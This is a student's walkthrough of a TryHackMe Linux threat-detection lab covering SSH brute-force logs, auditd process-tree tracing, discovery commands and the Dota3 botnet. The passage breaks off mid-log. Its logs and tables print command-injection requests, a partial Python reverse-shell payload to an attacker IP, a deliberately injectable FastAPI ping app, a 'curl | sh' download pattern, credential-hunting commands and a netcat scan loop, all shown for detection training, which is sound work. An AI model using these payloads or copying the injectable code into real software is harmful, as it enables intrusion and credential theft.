
Linux Threat Detection {1-2-3}

HAARITH UDDIN

HTTPS://TRYHACKME.COM/MODULE/LINUX-SECURITY-MONITORING

Contents

Linux Threat Detection 1 2
Initial Access via SSH 2
Detecting SSH Attacks 4
Initial Access via Services 6
Detecting Service Breach 8
Advanced Initial Access 11
Conclusion 13
Linux Threat Detection 2 14
Discovery Overview 14
Detecting Discovery 16
Motivation for Attacks 19
Dota3: First Actions 21
Dota3: Miner Setup 25
Conclusion 28
Linux Threat Detection 3 29
Reverse Shells 29
Privilege Escalation 32
Startup Persistence 35
Account Persistence 39
Targeted Attacks and Recap 41
Conclusion 43



Linux Threat Detection 1

Initial Access via SSH


Because Secure Shell (SSH) is the global standard for remote Linux administration, it represents a massive attack surface. With tens of millions of instances exposed to the internet, it is a primary target for initial access. Under the **MITRE ATT&CK framework**, SSH falls under **External Remote Services**, mirroring the role RDP plays in Windows environments.

Primary Attack Vectors


Threat actors generally bypass SSH security through two main avenues: credential theft or exploiting human error in configuration.

Vector	Common Scenarios
Key-Based Risks	Private keys leaked in public GitHub repositories, hardcoded in automation scripts (like Ansible), or harvested from an administrator's machine via malware.
Password Risks	Brute-forcing weak credentials, "temporary" accounts left active, or contractors using easily guessable passwords (e.g., 12345678).
System Risks	Exposure of legacy servers or rare vulnerabilities within the SSH daemon/related protocols (e.g., Erlang/OTP).

When did the ubuntu user log in via SSH for the first time?




- To identify the first time do you want to use your logged in via SSH you could check the authentication log located at /var/log/auth.log, To filter out what we're looking for we will grap for “sshd”



- To refine our filtering we will add (grep “accept*”), because we want to identify a successful login. Based on the earliest instance we can identify the date of the first log in

Answer: 2024-10-22

<u>Did the ubuntu user use SSH keys instead of a password for the above found date? (Yea/Nay)</u>



- In the last question we can see the user used a public key instead of a password

Answer: Yea

Detecting SSH Attacks

Identifying SSH Compromise via Logs

In Linux environments, the primary source for auditing authentication events is the **authentication log** (typically found at /var/log/auth.log or /var/log/secure). Detecting a breach involves distinguishing between automated administrative tasks and unauthorized human or bot activity.

The Triage Checklist: Red Flags in SSH Logons

When reviewing "Accepted" connections, analysts should evaluate three core indicators to determine if a login is malicious:

- **Authentication Method:** Key-based logins (e.g., publickey) are generally safer and often indicate automated tools. Password-based logins (e.g., password) are higher risk and susceptible to credential harvesting or brute force.
- **Source IP Origin:** Compare the IP against internal asset lists. An internal IP (e.g., a known automation server) is likely benign, whereas an unknown external IP requires immediate reputation checking via Threat Intelligence (TI) tools.
- **Temporal Patterns (Time):** Logins occurring at irregular hours (e.g., 3:00 AM for the user's local time) or at suspiciously perfect intervals (indicating a script/cron job) deserve closer inspection.

Case Study: Interpreting /var/log/auth.log

Consider the differences between a legitimate automated login and a suspected breach:

Event Type	Indicators of Legitimacy	Indicators of Compromise
Administrative / Automation	Key-based auth; known internal IP; occurs on a predictable schedule (e.g., top of the hour).	**Action:** Verify the source IP belongs to an authorized management server (like Ansible).
User-Based / Manual	Password-based auth; unexpected external IP; irregular timing; preceded by failed login attempts.	**Action:** Investigate the Source IP reputation and audit the commands executed immediately after login.

When did the SSH password brute force start?

```
ubuntu@thm-vm:/var/log$ cat auth.log | grep -E "fail*"
2025-08-21T16:34:02.324405+00:00 thm-vm sshd[18432]: pam_unix(sshd:auth): authentication failure;
2025-08-21T16:38:45.105708+00:00 thm-vm sshd[18479]: pam_unix(sshd:auth): authentication failure;
2025-08-21T16:39:52.600027+00:00 thm-vm sshd[18482]: pam_unix(sshd:auth): authentication failure;
2025-08-21T16:40:03.512183+00:00 thm-vm sshd[18482]: PAM 2 more authentication failures; logname=
2025-08-21T16:40:04.777119+00:00 thm-vm sshd[18486]: pam_unix(sshd:auth): authentication failure;
2025-08-21T16:40:15.680289+00:00 thm-vm sshd[18486]: PAM 2 more authentication failures; logname=
2025-08-21T16:40:16.944043+00:00 thm-vm sshd[18488]: pam_unix(sshd:auth): authentication failure;
```

- We're going to cat the authentication log and grep for "fail*", this will show us all logs containing fail then we can check the oldest of dates

Answer: 2025-08-21

Which four users did the botnet attempt to breach?

Answer Format: Separate by a comma, in alphabetical order.

```
ubuntu@thm-vm:/var/log$ cat auth.log | grep -E "password for"
```

```
Failed password for root from 197.39.195.136 port 47942 ssh2
```

```
Failed password for invalid user roy from 80.94.95.112 port 63189 ssh2
```

```
Failed password for invalid user sol from 193.32.162.145 port 46702 ssh2
```

```
Failed password for invalid user user from 80.94.95.112 port 63350 ssh2
```

- To identify the users names being used for the breach we can see in the previous example when reviewing the logs the string "password for" was repeated consistently with accepted and failed passwords. Using that I filtered the log packets to only show lines containing "password for". While reviewing the logs I can see the messages containing failed passwords and failed usernames

Answer: root, roy, sol, user

Finally, which IP managed to breach the root user?

```
Accepted password for root from 91.224.92.79 port 51555 ssh2
```

- Using the same command as earlier we can see a log identifying an accepted password for the root user

Answer: 91.224.92.79

Initial Access via Services

Linux systems are the backbone of the internet, hosting everything from web servers and databases to firewalls and VPNs. However, every active service represents a "door" into the operating system. When an application is poorly coded or unpatched, it falls under **MITRE ATT&CK Technique T1190: Exploit Public-Facing Application**.

Real-World Entry Points

Security breaches often stem from specific application weaknesses rather than the OS itself:

- **Command Execution:** Vulnerabilities in email suites (e.g., Zimbra) or firewalls that allow attackers to run OS-level commands.
- **Unsecured APIs:** Exposed management ports (like Docker) that grant direct infrastructure access.
- **Third-Party Add-ons:** Insecure plugins (common in WordPress) used to upload malicious web shells.

Log Analysis: Finding Evidence of Exploitation

Applications rarely explicitly log that they are being hacked. Instead, analysts must look for **anomalous artifacts** within specific service logs:

Log Type	What to Look For
Web (Nginx/Apache)	Unusual URL parameters, 500-series errors, or commands in GET/POST requests.
Database (SQL)	Unexpected queries, syntax errors, or data exfiltration patterns.
VPN/Firewall	Abnormal login locations, credential stuffing, or unauthorized configuration changes.

What is the path to the Python file the attacker attempted to open?

```
ubuntu@thm-vm:/var/log/nginx$ cat access.log | grep -i "py"
10.14.105.255 - - [26/Aug/2025:20:10:49 +0000] "GET /ping?host=;cat+/opt/trypingme/main.py
ecko) Chrome/139.0.0.0 Safari/537.36"
10.14.105.255 - - [26/Aug/2025:20:12:16 +0000] "GET /ping?host=;python3%20-c%20%27import%20
28%28%2210.14.105.255%22%2C1337%29%29%3Bos.dup2%28s.fileno%28%29%2C0%29%3B%20os.dup2%28s.fi
 HTTP/1.1" 504 578 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
ubuntu@thm-vm:/var/log/nginx$
```

- For this question we need to check the nginx log directory at /var/log/nginx/access.log , We have to find a Python file and to do so we will use the grep command and locate the python extension "py" which would then lead us to the file path

Answer: /opt/trypingme/main.py

Looking inside the opened file, what's the flag you see there?

```
ubuntu@thm-vm:/var/log/nginx$ cat /opt/trypingme/main.py
"""
Welcome to TryPingMe app (version 0.0.1)!
This is just a draft, sorry for the bad code

Dev Team
"""


import subprocess

import uvicorn
from fastapi import FastAPI
from fastapi.responses import HTMLResponse

app = FastAPI()


@app.get("/ping", response_class=HTMLResponse)
def ping(host: str):

    # TODO: Add security checks
    # THM{i_am_vulnerable!}
    cmd = f"ping -c 2 {host}"
    result = subprocess.check_output(cmd, shell=True)
    response = f"<h3>Checking the host: {host}</h3>\n"
    response += f"<pre>{result.decode()}</pre>"
    return response


if __name__ == "__main__":
    uvicorn.run(app)
```

- This step requires us to locate the Python file and view the strings to identify the flag which I used cat for this instance, Strings would have been another good option

Answer: THM{i_am_vulnerable!}

Detecting Service Breach

Linux audit logs (via the auditd framework) allow you to "walk up" the chain of command using Parent Process IDs (PPIDs).

1. **Identify the Target:** Start with the specific alert.
    - ausearch -i -x [command] filters for the execution event.
    - **Goal:** Find the ppid (the ID of the process that spawned it).
2. **Trace the Ancestry:** Use the ppid from the first result as the search criteria for the next.
    - ausearch -i --pid [ppid]
    - Repeat this step until you reach a known root process (like PID 1) or a logical endpoint (like a web server or shell).
3. **The "Smoking Gun":** If a command like whoami traces back to a Python script or web application (e.g., /opt/webapp/app.py), it suggests the application has been compromised via command injection.

Distinguishing Benign vs. Malicious Activity

A single command might be part of the app's normal code, but a cluster of commands is a pattern of exploitation. To verify a breach, you should look "downstream" at all child processes of the suspicious parent.

Action	Command Example	Intelligence Gained
Search Downstream	ausearch -i --ppid [App_PID]	Lists every command the application has executed recently.
Identify Recon	ls -la, id, cat /etc/passwd	Suggests an attacker is mapping the environment.
Identify Persistence	curl [external_url] | sh	A classic signature of an attacker downloading and executing a remote payload/backdoor.

<u>What is the PPID of the suspicious whoami command?</u>

```
ubuntu@thm-vm:~$ ausearch -i -x whoami
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
----
type=PROCTITLE msg=audit(08/26/25 20:09:49.742:158) : proctitle=whoami
type=CWD msg=audit(08/26/25 20:09:49.742:158) : cwd=/opt/trypingme
type=EXECVE msg=audit(08/26/25 20:09:49.742:158) : argc=1 a0=whoami
type=SYSCALL msg=audit(08/26/25 20:09:49.742:158) : arch=x86_64 syscall=execve success=yes exit
7c312f7e650 a1=0x57c312f7e5d8 a2=0x57c312f7e5e8 a3=0x8 items=2 ppid=1018 pid=1020 auid=unset ui
gid=ubuntu euid=ubuntu suid=ubuntu fsuid=ubuntu egid=ubuntu sgid=ubuntu fsgid=ubuntu tty=(none)
t comm=whoami exe=/usr/bin/whoami subj=unconfined key=exec
```

- To locate the PPID use the command " ausearch -i -x whoami" , At the bottom of the output you can see the PPID

Answer: 1018

Moving up the tree, what is the PID of the TryPingMe app?

```
ubuntu@thm-vm:~$ ausearch -i --pid 1018
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
----
type=PROCTITLE msg=audit(08/26/25 20:09:49.738:156) : proctitle=/bin/sh -c ping -c 2 ;whoami
type=CWD msg=audit(08/26/25 20:09:49.738:156) : cwd=/opt/trypingme
type=EXECVE msg=audit(08/26/25 20:09:49.738:156) : argc=3 a0=/bin/sh a1=-c a2=ping -c 2 ;whoami
type=SYSCALL msg=audit(08/26/25 20:09:49.738:156) : arch=x86_64 syscall=execve success=yes exit
ef5401797b0 a1=0x7ef53e636870 a2=0x7ffeb1260660 a3=0x8 items=2 ppid=577 pid=1018 auid=unset uid
id=ubuntu euid=ubuntu suid=ubuntu fsuid=ubuntu egid=ubuntu sgid=ubuntu fsgid=ubuntu tty=(none)
 comm=sh exe=/usr/bin/dash subj=unconfined key=exec
```

- The question it asks us to move up the tree meaning we will take the PPID and use it as a PID until we can find the PID of the trypingme app. I will start by using the PPID from the last question 1018

```
ubuntu@thm-vm:~$ ausearch -i --pid 577
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
----
type=PROCTITLE msg=audit(08/26/25 20:07:48.305:88) : proctitle=/usr/bin/python3 /opt/trypingme/main.py
type=CWD msg=audit(08/26/25 20:07:48.305:88) : cwd=/opt/trypingme
type=EXECVE msg=audit(08/26/25 20:07:48.305:88) : argc=2 a0=/usr/bin/python3 a1=/opt/trypingme/main.py
type=SYSCALL msg=audit(08/26/25 20:07:48.305:88) : arch=x86_64 syscall=execve success=yes exit=0 a0=0x64
0a321acbf0 a1=0x640a321ae620 a2=0x640a321aff90 a3=0x640a321abb90 items=2 ppid=1 pid=577 auid=unset uid=u
buntu gid=ubuntu euid=ubuntu suid=ubuntu fsuid=ubuntu egid=ubuntu sgid=ubuntu fsgid=ubuntu tty=(none) se
s=unset comm=python3 exe=/usr/bin/python3.12 subj=unconfined key=exec
```

- it took two PID's to get to the trypingme app, 1018 > 577

Answer: 577

Which program did the attacker use to open a reverse shell?

```
ubuntu@thm-vm:~$ ausearch -i  --ppid 577 | grep "proctitle"
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
type=PROCTITLE msg=audit(08/26/25 20:09:43.003:152) : proctitle=/bin/sh -c ping -c 2 hello
type=PROCTITLE msg=audit(08/26/25 20:09:46.269:154) : proctitle=/bin/sh -c ping -c 2 whoami
type=PROCTITLE msg=audit(08/26/25 20:09:49.738:156) : proctitle=/bin/sh -c ping -c 2 ;whoami
type=PROCTITLE msg=audit(08/26/25 20:10:41.618:159) : proctitle=/bin/sh -c ping -c 2 ;ls
type=PROCTITLE msg=audit(08/26/25 20:10:45.230:162) : proctitle=/bin/sh -c ping -c 2 ;pwd
type=PROCTITLE msg=audit(08/26/25 20:10:49.169:164) : proctitle=/bin/sh -c ping -c 2 ;cat /opt/trypingme/main.py
type=PROCTITLE msg=audit(08/26/25 20:11:16.022:167) : proctitle=/bin/sh -c ping -c 2 ;python3 -c 'import socket,s
10.
ubuntu@thm-vm:~$
```

- If we take the PID of the app and filter it by using the PPID we can see the process that occurred from this one parent ID, among them is the use of python to open the reverse shell

Answer: Python

Advanced Initial Access

While Linux servers aren't as susceptible to traditional "office document" phishing, they are highly vulnerable to **technical social engineering** and **systemic trust issues**. These attacks exploit the high level of privilege typically granted to IT administrators and developers.

1. Human-Led Vulnerabilities (The "Desperation" Vector)


Attackers leverage the fact that IT professionals often look for quick fixes or specific tools in a high-pressure environment.

- **Unverified Execution:** Running scripts directly from the web (e.g., curl ... | bash) without auditing the code first. This bypasses security controls and grants the script immediate execution rights.
- **Typosquatting:** Capitalizing on human error during package installation. Mistyping a common library name (e.g., fastpi instead of fastapi) can lead to installing malicious clones from public repositories like PyPI or NPM.

2. Supply Chain Compromise

This is a high-impact, low-visibility vector where the compromise happens at the **source**. Because Linux systems rely on a massive web of open-source dependencies, a single breach in a minor library can propagate to millions of systems.

- **Library Backdoors:** Malicious code embedded in low-level utilities (e.g., the **XZ Utils** incident) that can compromise critical services like SSH.
- **CI/CD Pipeline Attacks:** Breaches in automation tools (e.g., GitHub Actions) that leak secrets, keys, and tokens used across an organization.



Which Initial Access technique is likely used if a trusted app suddenly runs malicious commands?

Answer: Supply Chain Compromise

- Attackers can inject malicious code into a trusted application or technology is being developed because the application is already verified entrusted by a system it can execute this unauthorized command without being blocked by normal means of defense

Which detection method can you use to detect a variety of Initial Access techniques?

Answer: Process Tree Analysis

- Process tree analysis is a universal detection method that can identify the source of an attack by tracing the suspicious commands back to its parent process

Conclusion

The journey from an external scan to a compromised server usually follows a predictable path. Understanding these patterns is the first step toward effective defense.

1. The Gateway: Remote Services & Apps

- **The SSH Factor:** While robust, SSH is often the "front door" for attackers. Security isn't just about the protocol; it's about **Identity Hygiene** (preventing leaked keys and weak passwords).
- **Application Vulnerabilities:** Any public-facing service (Web, VPN, API) can be weaponized. A single flaw in a web app can grant an attacker a foothold in the underlying OS (MITRE T1190).

2. The Human Element & Systemic Trust

- **The "Technical" Phish:** Attackers target administrators through **Typosquatting** (malicious packages with similar names) and **Social Engineering** (shady scripts found on forums).
- **The Supply Chain:** Modern Linux relies on a web of dependencies. A compromise in one library (like XZ Utils) can have a massive "ripple effect" across the globe.

3. The Analyst's Toolkit: Process Tree Analysis

When logs from a specific application are missing or encrypted, the **Process Tree** is your ultimate source of truth.

- **The Logic:** Every action on Linux has a "parent."
- **The Detection:** By using tools like auditd, you can trace a suspicious command (the "child") back to its origin (the "parent"). If a command-line shell is spawned by a web server process, you've found your breach point.

Linux Threat Detection 2

Discovery Overview

Discovery is the stage of a cyberattack where an adversary gathers information about a compromised system. After gaining initial access, attackers need to understand where they are, what privileges they have, and what the environment looks like before moving forward.

In most Linux breaches, initial access is automated. Botnets exploit exposed services or vulnerabilities and establish a foothold. Once access is confirmed, control is handed off to a human attacker, who then performs discovery and later executes the final stages of the attack manually.

Typical Attack Flow

1. **Initial Access – Automated (botnets)**
2. **Discovery & Control – Human attacker takes over**
3. **Manual Attack – Privilege escalation, persistence, impact**

Discovery may be skipped only when attackers already know the environment or when their goal is minimal (e.g., installing a cryptominer and exiting).

Discovery Goal	Typical Commands
OS and Filesystem Discovery	`pwd`, `ls /`, `env`, `uname -a`, `lsb_release -a`, `hostname`
User and Groups Discovery	`id`, `whoami`, `w`, `last`, `cat /etc/sudoers`, `cat /etc/passwd`
Process and Network Discovery	`ps aux`, `top`, `ip a`, `ip r`, `arp -a`, `ss -tnlp`, `netstat -tnlp`
Cloud or Sandbox Discovery	`systemd-detect-virt`, `lsmod`, `uptime`, `pgrep "<edr-or-sandbox>"`

Run systemd-detect-virt to detect the system's cloud.
What is the command's output you discovered?

```
ubuntu@thm-vm:~$ systemd-detect-virt
amazon
```

- A simple diagnostic tool that parses low-level virtualization data (like DMI tables) to identify the hardware provider.

Answer: amazon

Now run ps aux and look for EDR or antivirus processes.
What is the full path to the detected antimalware binary?

```
ubuntu@thm-vm:~$ ps aux | grep -i -E 'malw|edr|anti|scan|virus|wazuh'
root         625 60.5  0.3   7744  3520 ?        Rs   21:51  12:02 /bin/bash /var/lib/ultras
ec/malscan
ubuntu      1350  0.0  0.2   7092  2260 pts/0    S+   22:11   0:00 grep --color=auto -i -E m
alw|edr|anti|scan|virus|wazuh
ubuntu@thm-vm:~$
```

- When running the command we can enhance out output by adding filler words.

Answer: /var/lib/ultrasec/malscan

Detecting Discovery

Post-initial access, attackers run specific commands tailored to their intent:

- **Credential Theft:** Harvesting passwords/secrets from command history, environment files (.env), or SSH keys (id_rsa).
- **Resource Profiling:** Auditing CPU/GPU specs and memory (via lscpu, free, top) to prepare for cryptocurrency mining.
- **Lateral Movement:** Scanning internal IP ranges (using ping or netcat loops) to find new targets for botnet expansion.

Attack Objectives	Typical Commands
Find and steal credentials and other sensitive data	`history | grep pass`, `find / -name .env`, `find /home -name id_rsa`
Identify how suitable the system is for crypto mining	`cat /proc/cpuinfo`, `lscpu | grep Model`, `free -m`, `top`, `htop`
Scan the internal network for other future victims	`ping <ip>`, `for ip in 192.168.1.{1..254}; do nc -w 1 $ip 22 done`

Identifying these commands is easy; identifying the **intent** is the hard part.

Monitoring Infrastructure

- **Log Collection:** Use **auditd** or runtime monitors to capture command execution.
- **Search & Hunt:** Use a **SIEM** or ausearch to flag known discovery strings.

The "Context" Rule

A command is only malicious if it contradicts its origin. Analysts must distinguish between:

- **Legitimate Services:** e.g., A monitoring tool running a network ping.
- **Red Flags:** e.g., A web server (like Apache) spawning a whoami or find command.

Key Strategy: Always build a **Process Tree**. Seeing the "parent" process helps you determine if a command was triggered by an authorized administrator or a compromised application.

What is the path of the script that initiated the "hostname" command?

```
ubuntu@thm-vm:~$ ausearch -i -x hostname
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
----
type=PROCTITLE msg=audit(09/11/25 18:29:48.884:1120) : proctitle=hostname
type=CWD msg=audit(09/11/25 18:29:48.884:1120) : cwd=/home/itsupport
type=EXECVE msg=audit(09/11/25 18:29:48.884:1120) : argc=1 a0=hostname
type=SYSCALL msg=audit(09/11/25 18:29:48.884:1120) : arch=x86_64 syscall=execve success=yes exit=0 a0=0x6402fb7
6c290 a1=0x6402fb769380 a2=0x6402fb768ca0 a3=0x6402fb769380 items=2 ppid=3771 pid=3772 auid=itsupport uid=itsup
port gid=itsupport euid=itsupport suid=itsupport fsuid=itsupport egid=itsupport sgid=itsupport fsgid=itsupport
tty=pts2 ses=170 comm=hostname exe=/usr/bin/hostname subj=unconfined key=exec
```

- To find the initiating scrip we must identify the parent process id

```
ubuntu@thm-vm:~$ ausearch -i --pid 3771
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
----
type=PROCTITLE msg=audit(09/11/25 18:29:48.879:1119) : proctitle=bash debug.sh
type=CWD msg=audit(09/11/25 18:29:48.879:1119) : cwd=/home/itsupport
type=EXECVE msg=audit(09/11/25 18:29:48.879:1119) : argc=2 a0=bash a1=debug.sh
type=SYSCALL msg=audit(09/11/25 18:29:48.879:1119) : arch=x86_64 syscall=execve success=yes exit=0 a0=0x647c7d7
e49c0 a1=0x647c7d9194a0 a2=0x647c7d90f550 a3=0x647c7d9194a0 items=2 ppid=3759 pid=3771 auid=itsupport uid=itsup
port gid=itsupport euid=itsupport suid=itsupport fsuid=itsupport egid=itsupport sgid=itsupport fsgid=itsupport
tty=pts2 ses=170 comm=bash exe=/usr/bin/bash subj=unconfined key=exec
```

- We can then alter the commands flag to identify the pid 3771. This will show us the script use and the directory it was ran from

Answer: /home/itsupport/debug.sh

What was the last Discovery command launched by the script?

```
ubuntu@thm-vm:~$ sudo su
root@thm-vm:/home/ubuntu$ cat /home/itsupport/debug.sh
#!/bin/bash
# A simple script to check system load.
# Used by IT support for debugging, don't edit!

# If this script raises any security issue,
# Please contact the author, greg@tryhackme.thm

echo "--- OS Info ---"
hostname && uname -a

echo "--- CPU Info ---"
lscpu | grep -E 'Model name|Socket|Thread|CPU\(s\)'

echo "--- Uptime ---"
uptime

echo "--- Memory Info ---"
free -h

echo "--- Filesystem Usage ---"
df -hT | grep -E '^/dev/'

echo "--- Top memory-consuming processes ---"
ps -eo pid,ppid,cmd,%mem,%cpu --sort=-%mem | head -n 10

echo "--- Top CPU-consuming processes ---"
ps -eo pid,ppid,cmd,%mem,%cpu --sort=-%cpu | head -n 10
```

- This step requires accessing a user's directory we don't have access to, to get passed this we change to super user and cat the script from the last question. At the very bottom we can see the last discovery command.

Answer: ps -eo pid,ppid,cmd,%mem,%cpu --sort=-%cpu | head -n 10

Looking at the script content, what's the email of the script author?

```
root@thm-vm:/home/ubuntu$ cat /home/itsupport/debug.sh
#!/bin/bash
# A simple script to check system load.
# Used by IT support for debugging, don't edit!

# If this script raises any security issue,
# Please contact the author, greg@tryhackme.thm

echo "--- OS Info ---"
hostname && uname -a

echo "--- CPU Info ---"
lscpu | grep -E 'Model name|Socket|Thread|CPU\(s\)'

echo "--- Uptime ---"
uptime

echo "--- Memory Info ---"
free -h

echo "--- Filesystem Usage ---"
df -hT | grep -E '^/dev/'

echo "--- Top memory-consuming processes ---"
ps -eo pid,ppid,cmd,%mem,%cpu --sort=-%mem | head -n 10

echo "--- Top CPU-consuming processes ---"
ps -eo pid,ppid,cmd,%mem,%cpu --sort=-%cpu | head -n 10
```

- In the same script we can see commented out the contact information for the author.

Answer: greg@tryhackme.thm

Motivation for Attacks

These are high-volume, automated attacks designed for immediate profit rather than long-term espionage. They typically target low-hanging fruit, such as systems with weak credentials (e.g., "admin/admin").

Common Objectives

- **Cryptomining:** Hijacking system resources (CPU/GPU) to generate digital currency.
- **Botnet Enrollment:** Recruiting the system into a network (like Mirai) for DDoS attacks.
- **Proxy/Relay:** Using the victim as a jump-box to send phishing emails or host malicious content.

Ingress Tool Transfer (Downloading Malware)

Attackers must move their tools onto the victim's system. They primarily use native Linux utilities to bypass security.

1. Common Transfer Commands

Most transfers rely on pre-installed tools like curl, wget, or python. These leave traces in **auditd** logs and **Bash history**.

2. The "Invisible" Transfers

If an attacker has SSH access, they can use scp or sftp from *their* machine to push files to the victim.

- **Detection Gap:** The victim's auditd won't show a command execution for the transfer itself.
- **Solution:** Monitor **authentication logs** for unusual SSH logins or sessions.

From which domain was the Elastic agent downloaded?

```
root@thm-vm:/var/tmp$ ausearch -i -x curl | grep -i "elastic"
root@thm-vm:/var/tmp$ ausearch -i -x ssh | grep -i "elastic"
root@thm-vm:/var/tmp$ ausearch -i -x wget | grep -i "elastic"
type=PROCTITLE msg=audit(09/11/25 18:30:48.574:1132) : proctitle=wget https://artifacts.elastic.co/downloads/be
ats/elastic-agent/elastic-agent-9.1.3-linux-x86_64.tar.gz
type=EXECVE msg=audit(09/11/25 18:30:48.574:1132) : argc=2 a0=wget a1=https://artifacts.elastic.co/downloads/be
ats/elastic-agent/elastic-agent-9.1.3-linux-x86_64.tar.gz
```

- After scanning the audit logs for wget and curl activity, we found a clear record of a wget command downloading files

Answer: artifacts.elastic.co

What is the full path to the downloaded "helper.sh" script?

```
root@thm-vm:/var/log$ ausearch -i -x curl | grep "helper.sh"
type=PROCTITLE msg=audit(09/11/25 18:49:39.513:1270) : proctitle=curl http://drobbox-online.thm/helper.sh -O /v
ar/tmp/helper.sh
type=EXECVE msg=audit(09/11/25 18:49:39.513:1270) : argc=4 a0=curl a1=http://drobbox-online.thm/helper.sh a2=-O
a3=/var/tmp/helper.sh
```

- we tracked it down by checking ausearch logs for curl commands, which showed the exact download destination

Answer: /var/tmp/helper.sh

Which of the downloaded files is more likely to be malicious:
The one downloaded with curl or wget?

- Curl is seen as a shady tool for custom attacks and wget as the standard software downloader.

Answer: curl

Dota3: First Actions

Phase 1: Initial Access (Brute Force)

Dota 3 relies on automation and scale rather than sophisticated exploits.

- **Scanning:** A global botnet (~2,000 Ips) identifies servers with open SSH ports.
- **Brute-Forcing:** The botnet targets the root account, testing a list of the 1,000 most common weak passwords.
- **Infection:** Once a password is guessed, a botnet host establishes an SSH session to begin the payload delivery.

Phase 2: Discovery (Profiling)

The malware immediately runs automated scripts to profile the victim.

- **Intent:** It specifically queries **CPU** and **RAM** specs (e.g., lscpu, free -m).
- **Conclusion:** This hardware-heavy profiling is a definitive indicator of a **cryptomining** objective.

Phase 3: Persistence (Hostile Takeover)

Dota 3 secures the victim not just from the owner, but from other rival malware groups.

- **Password Rotation:** It changes the current user's password to something complex to prevent other botnets from "stealing" the victim.
- **SSH Key Hijacking:** It replaces all authorized SSH keys with the attacker's own, effectively locking out the legitimate administrator.

Detection & Analysis

Despite its simplicity, Dota 3 succeeds because of poor credential hygiene.

Automated Alerts (SIEM)

- **Threat Intel:** Logins from IPs known to be part of the Dota 3 botnet.
- **Behavioral:** A sudden burst of system-profiling commands within seconds of a login.
- **Signatures:** Detection of specific malicious strings, such as the unique "mdrfckr" attack string.

Manual Investigation

Analysts can identify the intrusion by reviewing:

1. **Authentication Logs:** Looking for high-frequency failed logins followed by a single success.
2. **Process Trees:** Checking if a legitimate SSH session spawned unusual discovery or password-changing commands.

Which IP address managed to brute-force the exposed SSH?

```
ubuntu@thm-vm:~/scenario$ cat auth.log | grep ssh | grep -i -E "accept|fail"
```

- To identify the brute force attack we're going to have to cat auth.log, but we will need to filter the output with key terms used in a brute force attack

```
Failed password for root from 195.24.207.223 port 52046 ssh2
pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=195.24.207.223  user=root
Failed password for root from 195.24.207.223 port 53242 ssh2
pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=195.24.207.223  user=root
Failed password for root from 195.24.207.223 port 54374 ssh2
Accepted password for root from 45.9.148.125 port 55388 ssh2
pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=195.24.207.223  user=root
Failed password for root from 195.24.207.223 port 55480 ssh2
pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=195.24.207.223  user=root
Failed password for root from 195.24.207.223 port 57456 ssh2
pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=195.24.207.223  user=root
